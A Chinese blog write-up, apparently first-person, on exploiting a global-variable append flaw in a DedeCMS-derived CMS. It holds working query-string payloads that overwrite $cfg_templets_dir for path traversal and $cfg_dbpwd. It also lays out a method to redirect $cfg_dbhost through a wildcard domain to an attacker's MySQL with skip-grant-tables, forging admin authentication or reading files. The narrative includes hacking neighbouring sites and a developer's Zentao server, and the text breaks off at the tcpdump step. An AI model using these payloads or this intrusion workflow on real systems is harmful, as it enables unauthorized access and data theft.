对某 DedeCMS 二开系统全局变量追加漏洞利用

本文纯属虚构，网站皆为本地靶场。


我写文章总是喜欢带着我的个人感情，去记录我尝试过的失败和踩过的坑，最开始写文章都是为了自己日后方便想起更多的细节和当时脑子里的想法，所以总是那么的啰啰嗦嗦，嫌长的可以直接看 **进入后台** 部分

起因

无意中发现某个违法网站所使用的程序在某些细节处很像 `DedeCMS` ，但又不完全一样，推测出有可能是自研发或基于 `DedeCMS` 二开的，感觉有搞头，于是通过 `fofa` 搜索相关指纹和 `ico` 得到将近十个来个类似的站点，并发现了目标的测试站，通过其他站分析得出是 `XX公司` 基于 `DedeCMS` 删减后的程序，于是围绕这十来个站打了一晚上的旁站，就为了能搞到一份源码，从无关紧要的同程序旁站一直打到开发公司的禅道拿了好几台机器，不是没找到，就是源码不完整一直没搞到一份完整的源码，最终在禅道中发现了开发公司给客户使用的域名，并通过历史解析记录查到一批之前没有找到的站，最终使用这些站自身的域名做字典扫描备份获取到了一份在用的、完整的源码，于是就有了这段繁琐的审计与漏洞利用过程，感觉很有意思，利用也很麻烦所以打算记录一遍。

正文

拿到源码后大概看了一眼，开始有点绝望， `90%` 的源码基本都是 `DedeCMS` 原始的，他们改动最大的地方就是后台...并且他还把 `DedeCMS` 重要的 `data` 目录移到 `web` 目录外面去了，并且连 `/plus` 文件夹下的文件基本都删光了，这导致很多重要的信息和漏洞根本无法通过 `web` 获取和利用



查看 DedeCMS 的版本文件确认最后一次升级时间为 20180109 对应的版本为 DEDECMS-V5.7-UTF8-SP2，此版本在我印象中出过很多洞，但通过搜索引擎检索该版本历史漏洞，发现基本都是要开启会员或者进入后台才能利用、一些前台的洞这套程序直接连文件都删掉了，根本无法利用。不过好在发现他们的后台是固定的，不像原生的 DedeCMS 一样，喜欢要求站长换地址，并且还存在两个后台

一个是 admin@@ (这个是我编的) 这个是织梦原始的后台

另一个是 adminxx (这个也是我编的) 这个是他们自己写的后台。


很幸运，测试发现几乎所有站和目标站都没有修改后台地址，不存在 DedeCMS 找后台难的问题

前面测了那么多历史漏洞都不存在，所以只能从代码入手，看能不能挖个洞出来用了。

那接下来的要做的事情无非就是

1. 找前台 RCE， 从他们改动过的代码中看能不能找一个 RCE 出来
2. 找前台注入， DedeCMS 历史中出过很多注入，他们改过的地方有可能会存在注入
3. 放弃审计，直接去爆破目标测试站后台密码，日下来后挂探针抓密码，拿到密码再去打生产站

很显然我肯定优先尝试第一第二个思路，把源码拖进去法师的代码审计工具里跑一遍，扫出 1458 个可疑漏洞，心中暗喜，但一路看下来发现 60% 的问题都在两个后台， 40% 是 DedeCMS 框架的问题，前台能访问的基本都是误报，他们自己写的代码全都在后台！ 前台展示的，调用的全部都是 DedeCMS 自己原生的代码!



来给我解释解释，什么叫惊喜！这也能叫二开？这简直就只是换了个 `HTML` 模板，也好意思把前台对外所有的 `DedeCMS` 标识都换成自己的 `XXcms` 冒充自己公司研发的程序？[摊手]


放弃 1.0

闹归闹，即使代码就是原生的，我的目标也还得接着打，只能硬着头皮审了，看了很久的代码毫无头绪，又回去看以前爆出的历史用漏洞，最终在一篇看了千八百遍最早发布于 `2016年6月` 实际有可能跟早的文章中 (`DedeCMS最新版本修改任意管理员漏洞+getshell+exp` 有兴趣的可以百度，一堆) 发现作者写的一句话

瞬间来劲了，看了一下作者当时所贴出的漏洞代码，定位到相关文件(`/include/dedesql.class.php`)发现代码一模一样

```
//特殊操作
if(isset($GLOBALS['arrs1']))
{
    $v1 = $v2 = '';
    for($i=0;isset($arrs1[$i]);$i++)
    {
        $v1 .= chr($arrs1[$i]);
    }
    for($i=0;isset($arrs2[$i]);$i++)
    {
        $v2 .= chr($arrs2[$i]);
    }
    $GLOBALS[$v1] .= $v2;
}
```

但由于找不到原始出处，所以不确定当时所说的最新版是什么版本，并且作者给出的添加用户的 `EXP` 所触发的文件(`/plus/download.php`)，我手里这套程序直接把文件给删掉了，`/plus` 文件夹中只有五个文件... 看了一眼代码发现只有四个文件在调用链中包含了上面的漏洞文件，但按照逻辑这四个文件也应该受影响！抱着试试看的态度，拿着作者的 `EXP` 打了一下 `/plus/search.php`，结果提示了 `DedeCMS` 经典的注入拦截信息！



这明显是生效了！只不过被 `DedeCMS` 自带的检测函数给拦截了！继续跟代码发现 `/plus/search.php` 和他的类文件 `/include/arc.searchview.class.php`，所有 `SQL` 查询均使用了 `ExecuteNoneQuery` 函数，而 `ExecuteNoneQuery` 函数执行 `SQL` 语句前会被检测防注入

```php
    //执行一个不返回结果的SQL语句，如update,delete,insert等
    function ExecuteNoneQuery($sql='')
    {
        global $dsql;
        if(!$dsql->isInit)
        {
            $this->Init($this->pconnect);
        }
        if($dsql->isClose)
        {
            $this->Open(FALSE);
            $dsql->isClose = FALSE;
        }
        if(!empty($sql))
        {
            $this->SetQuery($sql);
        }else{
            return FALSE;
        }
        if(is_array($this->parameters))
        {
            foreach($this->parameters as $key=>$value)
            {
                $this->queryString = str_replace("@".$key,"'$value'",$this->queryString);
            }
        }
        //SQL语句安全检查
        if($this->safeCheck) CheckSql($this->queryString,'update');
        $t1 = ExecTime();
        $rs = mysql_query($this->queryString,$this->linkID);

        //查询性能测试
        if($this->recordLog) {
            $queryTime = ExecTime() - $t1;
            $this->RecordLog($queryTime);
            //echo $this->queryString."--{$queryTime}<hr />\r\n";
        }
        return $rs;
    }
```

`Checksql` 函数很长截取部分规则

```php
//老版本的Mysql并不支持union，常用的程序里也不使用union，但是一些黑客使用它，所以检查它
if (strpos($clean, 'union') !== FALSE && preg_match('~(^|[^a-z])union($|[^a-z])~is', $clean) != 0)
{
    $fail = TRUE;
    $error="union detect";
}

//发布版本的程序可能比较少包括--,#这样的注释，但是黑客经常使用它们
elseif (strpos($clean, '/*') > 2 || strpos($clean, '--') !== FALSE || strpos($clean, '#') !== FALSE)
{
    $fail = TRUE;
    $error="comment detect";
}

//这些函数不会被使用，但是黑客会用它来操作文件，down掉数据库
elseif (strpos($clean, 'sleep') !== FALSE && preg_match('~(^|[^a-z])sleep($|[^a-z])~is', $clean) != 0)
{
    $fail = TRUE;
    $error="slown down detect";
}
elseif (strpos($clean, 'benchmark') !== FALSE && preg_match('~(^|[^a-z])benchmark($|[^a-z])~is', $clean) != 0)
{
    $fail = TRUE;
    $error="slown down detect";
}
elseif (strpos($clean, 'load_file') !== FALSE && preg_match('~(^|[^a-z])load_file($|[^a-z])~is', $clean) != 0)
{
    $fail = TRUE;
    $error="file fun detect";
}
elseif (strpos($clean, 'into outfile') !== FALSE && preg_match('~(^|[^a-z])into\s+outfile($|[^a-z])~is', $clean) != 0)
{
    $fail = TRUE;
    $error="file fun detect";
}

//老版本的MYSQL不支持子查询，我们的程序里可能也用得少，但是黑客可以使用它来查询数据库敏感信息
elseif (preg_match('~\([^)]*?select~is', $clean) != 0)
{
    $fail = TRUE;
    $error="sub select detect";
}
if (!empty($fail))
{
    fputs(fopen($log_file,'a+'),"$userIP||$getUrl||$db_string||$error\r\n");
    exit("<font size='5' color='red'>Safe Alert: Request Error step 2!</font>");
}
else
{
    return $db_string;
}
```

绕了好一会，发现不好绕... 原作者能打成功是因为 `/plus/downloads.php` 中调用了 `ExecuteNoneQuery2` 函数，而 `ExecuteNoneQuery2` 中并没有防注入检测，所以他能控制 `update` 语句修改管理员信息。

我全局搜索调用了`ExecuteNoneQuery2` 函数的文件，发现只有后台文件才有调用，前台四个文件根本没有利用点... 注入这条路算是断了。

但是全局变量可控，漏洞还是很诱人的，但同时也很鸡肋！因为 `/include/dedesql.class.php` `606` 行的代码中是 `.=` 而不是 `=`，并且只能追加修改一个值，所以导致了它的鸡肋，这个洞只是一个全局单个变量追加 而不是全局变量修改，玩法瞬间就少了很多。

```
//特殊操作
if(isset($GLOBALS['arrs1']))
{
    $v1 = $v2 = '';
    for($i=0;isset($arrs1[$i]);$i++)
    {
        $v1 .= chr($arrs1[$i]);
    }
    for($i=0;isset($arrs2[$i]);$i++)
    {
        $v2 .= chr($arrs2[$i]);
    }
    $GLOBALS[$v1] .= $v2;
}
```

经过测试是发现基本 `$cfg_` 开头的变量和 `\data\config.cache.inc.php` 中定义的变量基本都能被追加修改，全局搜索发现调用和定义的地方多达 `1768` 处！

ID	文件路径	内容详细
1	/data/common.inc.php	$cfg_dbtype = 'mysql';
2	/data/common.inc.php	$cfg_dbhost = '127.0.0.1';
3	/data/common.inc.php	$cfg_dbname [redacted]
4	/data/common.inc.php	$cfg_dbuser = [redacted]
5	/data/common.inc.php	$cfg_dbpwd = [redacted]
6	/data/common.inc.php	$cfg_dbprefix [redacted]
7	/data/common.inc.php	$cfg_db_language = 'utf8';
8	/data/config.cache.inc.php	$cfg_disable_funs = 'phpinfo,eval,exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl,
9	/data/config.cache.inc.php	$cfg_disable_tags = '';
10	/data/config.cache.inc.php	$cfg_basehost = '/';
11	/data/config.cache.inc.php	$cfg_cmspath = '';
12	/data/config.cache.inc.php	$cfg_cookie_encode = '[redacted]'
13	/data/config.cache.inc.php	$cfg_indexurl = '/';
14	/data/config.cache.inc.php	$cfg_backup_dir = 'backupdata';
15	/data/config.cache.inc.php	$cfg_indexname = '主页';
16	/data/config.cache.inc.php	$cfg_webname =[redacted]';
17	/data/config.cache.inc.php	$cfg_adminemail = 'admin@dedecms.com';
18	/data/config.cache.inc.php	$cfg_html_editor = 'ckeditor';
19	/data/config.cache.inc.php	$cfg_arcdir = '/web';
20	/data/config.cache.inc.php	$cfg_medias_dir = '/uploads';
21	/data/config.cache.inc.php	$cfg_ddimg_width = 240;
22	/data/config.cache.inc.php	$cfg_ddimg_height = 180;
23	/data/config.cache.inc.php	$cfg_domain_cookie = '';
24	/data/config.cache.inc.php	$cfg_imgtype = 'jpg|gif|png';
25	/data/config.cache.inc.php	$cfg_softtype = 'zip|gz|rar|iso|doc|xsl|ppt|wps';
26	/data/config.cache.inc.php	$cfg_mediatype = 'swf|mpg|mp3|rm|rmvb|wmv|wma|wav|mid|mov';
27	/data/config.cache.inc.php	$cfg_specnote = 6;
28	/data/config.cache.inc.php	$cfg_list_symbol = ' > ';
29	/data/config.cache.inc.php	$cfg_notallowstr = '非典|艾滋病|阳痿';
30	/data/config.cache.inc.php	$cfg_replacestr = '她妈|它妈|他妈|你妈|去死贱人';
31	/data/config.cache.inc.php	$cfg_feedbackcheck = 'N';
32	/data/config.cache.inc.php	$cfg_keyword_replace = 'Y';
33	/data/config.cache.inc.php	$cfg_fck_xhtml = 'N';
34	/data/config.cache.inc.php	$cfg_df_style = 'default';
35	/data/config.cache.inc.php	$cfg_multi_site = 'N';
36	/data/config.cache.inc.php	$cfg_dede_log = 'N';
37	/data/config.cache.inc.php	$cfg_powerby = 'Copyright © 版权所有 [redacted]';
38	/data/config.cache.inc.php	$cfg_arcsptitle = 'N';
39	/data/config.cache.inc.php	$cfg_arcautosp = 'N';
40	/data/config.cache.inc.php	$cfg_arcautosp_size = 5;
41	/data/config.cache.inc.php	$cfg_auot_description = 240;
42	/data/config.cache.inc.php	$cfg_ftp_host = '';
43	/data/config.cache.inc.php	$cfg_ftp_port = 21;
44	/data/config.cache.inc.php	$cfg_ftp_user = '';
45	/data/config.cache.inc.php	$cfg_ftp_pwd = '';
46	/data/config.cache.inc.php	$cfg_ftp_root = '/';
47	/data/config.cache.inc.php	$cfg_ftp_mkdir = 'N';
48	/data/config.cache.inc.php	$cfg_feedback_ck = 'Y';
49	/data/config.cache.inc.php	$cfg_list_son = 'Y';
50	/data/config.cache.inc.php	$cfg_mb_open = 'Y';
51	/data/config.cache.inc.php	$cfg_mb_album = 'Y';
52	/data/config.cache.inc.php	$cfg_mb_upload = 'Y';
53	/data/config.cache.inc.php	$cfg_mb_upload_size = 1024;
54	/data/config.cache.inc.php	$cfg_mb_sendall = 'Y';
55	/data/config.cache.inc.php	$cfg_mb_rmdown = 'Y';
56	/data/config.cache.inc.php	$cfg_cli_time = 8;
57	/data/config.cache.inc.php	$cfg_mb_addontype = 'swf|mpg|mp3|rm|rmvb|wmv|wma|wav|mid|mov|zip|rar|doc|xsl|ppt|wps';
58	/data/config.cache.inc.php	$cfg_mb_max = 500;
59	/data/config.cache.inc.php	$cfg_keyword_like = 'N';

状态：搜索完成，发现1768处

接下来就只能换换思路，在此基础上换个方向继续挖。

1. 继续挖注入，注出管理员或者添加修改管理员
2. 看模板引用等代码，找任意文件包含
3. 修改 `$cfg_imgtype` 等限制文件后缀变量加白，找前台上传直接任意文件上传
4. 看调用了 `$cfg_` 变量前后文的地方看有没有高危函数，找代码注入
5. 修改数据库连接地址，任意文件读取尝试 `DedeCMS` 反序列化漏洞

首先放弃了继续挖注入，因为我确实没有太多文件能够调用，并且基本都会进入自带的防注入检测，不想浪费时间。

放弃 2.0

之所以想找文件包含，是发现很多地方都是这样的写法。

```php
//自动生成HTML版
if(isset($_GET['upcache']) || !file_exists('index.html'))
{
    require_once (dirname(__FILE__) . "/include/common.inc.php");
    require_once DEDEINC."/arc.partview.class.php";
    $GLOBALS['_arclistEnv'] = 'index';
    $row = $dsql->GetOne("Select * From `#@__homepageset`");
    $row['templet'] = MfTemplet($row['templet']);
    $pv = new PartView();
    $pv->SetTemplet($cfg_basedir . $cfg_templets_dir . "/" . $row['templet']);
    $row['showmod'] = isset($row['showmod'])? $row['showmod'] : 0;
    if ($row['showmod'] == 1)
    {
        $pv->SaveToHtml(dirname(__FILE__).'/index.html');
        include(dirname(__FILE__).'/index.html');
        exit();
    } else {
        $pv->Display();
        exit();
    }
}
else
{
    header('HTTP/1.1 301 Moved Permanently');
    header('Location:index.html');
}
?>
```

我现在 `$cfg_basedir` 和 `$cfg_templets_dir` 中其中一个值可控，想想还是有机会的

写了个脚本生成 `payload` 修改 `$cfg_templets_dir` 拿 `/index.php` 做测试，两段 `payload` 拼接起来访问一下

```
c:\tools\code>python3 dedecms.py -s cfg_templets_dir -p 1
arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=116&arrs1[]=101&arrs1[]=109&arrs1[]=112&arrs1[]=108&arrs1[]=101&ar
rs1[]=116&arrs1[]=115&arrs1[]=95&arrs1[]=100&arrs1[]=105&arrs1[]=114

c:\tools\code>python3 dedecms.py -s /../../test/ -p 2
arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]=116&arrs2[]=101&arrs2[]=115&arrs2[]
=116&arrs2[]=47

c:\tools\code>
```


```
/index.php?
arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=116&arrs1[]=101&arrs1[]=10
9&arrs1[]=112&arrs1[]=108&arrs1[]=101&arrs1[]=116&arrs1[]=115&arrs1[]=95&arrs1[]
=100&arrs1[]=105&arrs1[]=114&arrs2[]=47&arrs2[]=46&arrs2[]=46&arrs2[]=47&arrs2[]
=46&arrs2[]=46&arrs2[]=47&arrs2[]=116&arrs2[]=101&arrs2[]=115&arrs2[]=116&arrs2[
]=47
```

修改是修改了，也没有限制，也可以跳目录 - -. 但是还得解决后面的东西，要么想办法去掉，要么找上传传个 `/default/index.htm` 要么找后面不跟东西的点..

打算先找后面不跟东西的点，但是找了半天没找到.. 可能心不在焉了，基本都是大概看一眼就不看了，打算去找上传，顺便看看是否有可控的后缀

放弃 3.0

看代码找了半天，前台没有任何上传的功能，在 `web` 的 `/include/ckeditor` 文件夹下有 `ckeditor` 编辑器，居然也没有上传！他们把上传的代码给删掉！



调用都没法调用！无奈还是放弃。代码看累了，连看代码注入的欲望都没有了，不想跟了太麻烦。

放弃 4.0

前面看代码发现问题出在 `/web/include/dedesql.class.php` 文件中，但基本上只要包含了 `/../include/common.inc.php` 核心文件，都会受到影响，再找个能发起 `SQL` 查询的地方并修改一下数据库连接地址，就可以尝试 `Mysql` 恶意服务端读文件漏洞了。 😀

先数据库密码改成 `123` 让他连接失败看看是否生效 (只对当前发出去的数据包生效，不影响网站正常运行)


```
c:\tools\code>python3 dedecms.py -s cfg_dbpwd -p 1
arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=119&arrs1[]=100

c:\tools\code>python3 dedecms.py -s 123 -p 2
arrs2[]=49&arrs2[]=50&arrs2[]=51
```

改掉了，有戏！

但需要解决一个问题，我现在是全局变量追加，所以如果他原来的地址是`127.0.0.1`我也只能在这个基础上添加修改，不能全部删掉，也就是说我们公网的`mysql`如果是`123.123.123.123`那也只能加在他的后面，最后变成`127.0.0.1.123.123.123.123`，要解决这个问题，就只能用域名连接并且要开启泛解析。

不过开启泛解析很简单随便在`Godaddy`购买个域名，然后添加一条`A`记录指向你的`VPS`主机为`*`就行了。

读个`/etc/passwd`试试



失败了... 并没有都成功，本来还想着试试`DedeCMS`读文件反序列化的那个打法，可惜了。 但是获取到了目标的数据库名字和加密的密码，但是这密码基本无解，累了不想折腾了。

进入后台

前几个步骤之所以都尝试一下，本质原因其实是想偷懒，想找个又简单又方便的洞，可奈何这套源码，前台东西实在太少，很多利用点都在后台，看到后面根本没有看的欲望了。其实一开始的时候我就想到了控制它的`Mysql`伪造后台认证流程进后台的方法，但是实在是太麻烦了，又要搞域名，又要搞数据库，就一直不想弄，最后没办法了还是得用，真香。

想要控制认证流程，有几个问题需要解决

1. 控制对方`Mysql`连接，让他连我的数据库

   解决办法:

   - 修改`$cfg_dbhost`全局变量改变数据库连接地址
2. 解决连接地址只能追加的问题

   解决办法:

    - 连接地址用域名，并开启泛解析
3. 要让对方使用他的数据库账号密码认证通过

   解决办法:

    - 复杂:自己伪造 `Mysql` 客户端，建立连接后不管输入啥返回认证成功数据包，改读文件脚本就行
    - 简单:搭建一个真实数据库并开启跳过权限认证，达到任意账号密码登录的效果(`skip-grant-tables`)
4. 要知道对方的数据库名和表前缀

   解决办法:

    - `tcpdump` 抓目标回连过来的 `Mysql` 数据包
5. 要返回认证所需要的数据内容

   解决办法

    - 看代码程序本质还是 `DedeCMS` 直接下载官方的 `DedeCMS` 搭建把需要的东西拿出来就行

列出来看好像感觉并不复杂，而且每个问题都有解决方案，事实证明也只是有点繁琐而已，是我的偷懒心理作祟才不想这样干。但其实这里的很多问题都是在前面的尝试阶段就已经解决了，所以到后面直接走这一步就显得简单。

域名开启泛解析

在 `Godaddy` 购买一个域名，然后添加一条 `A` 记录指向你的 `VPS` 主机设置为 `*` 就行

数据库跳过权限认证

直接用 `docker` 启动一个 `Mysql` 并修改 `my.conf` 开启跳过权限认证即可

启动

```
docker run --name mysql --network=host -e MYSQL_ROOT_PASSWORD=123456 -d -i -p
3306:3306 mysql:5.6
```

修改 `my.conf`


```
[mysqld]
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
datadir         = /var/lib/mysql
secure-file-priv= NULL
skip-grant-tables  # 添加这条即可
```

tcpdump 抓目标连过来的 Mysql 数据包

也是一条命令的事

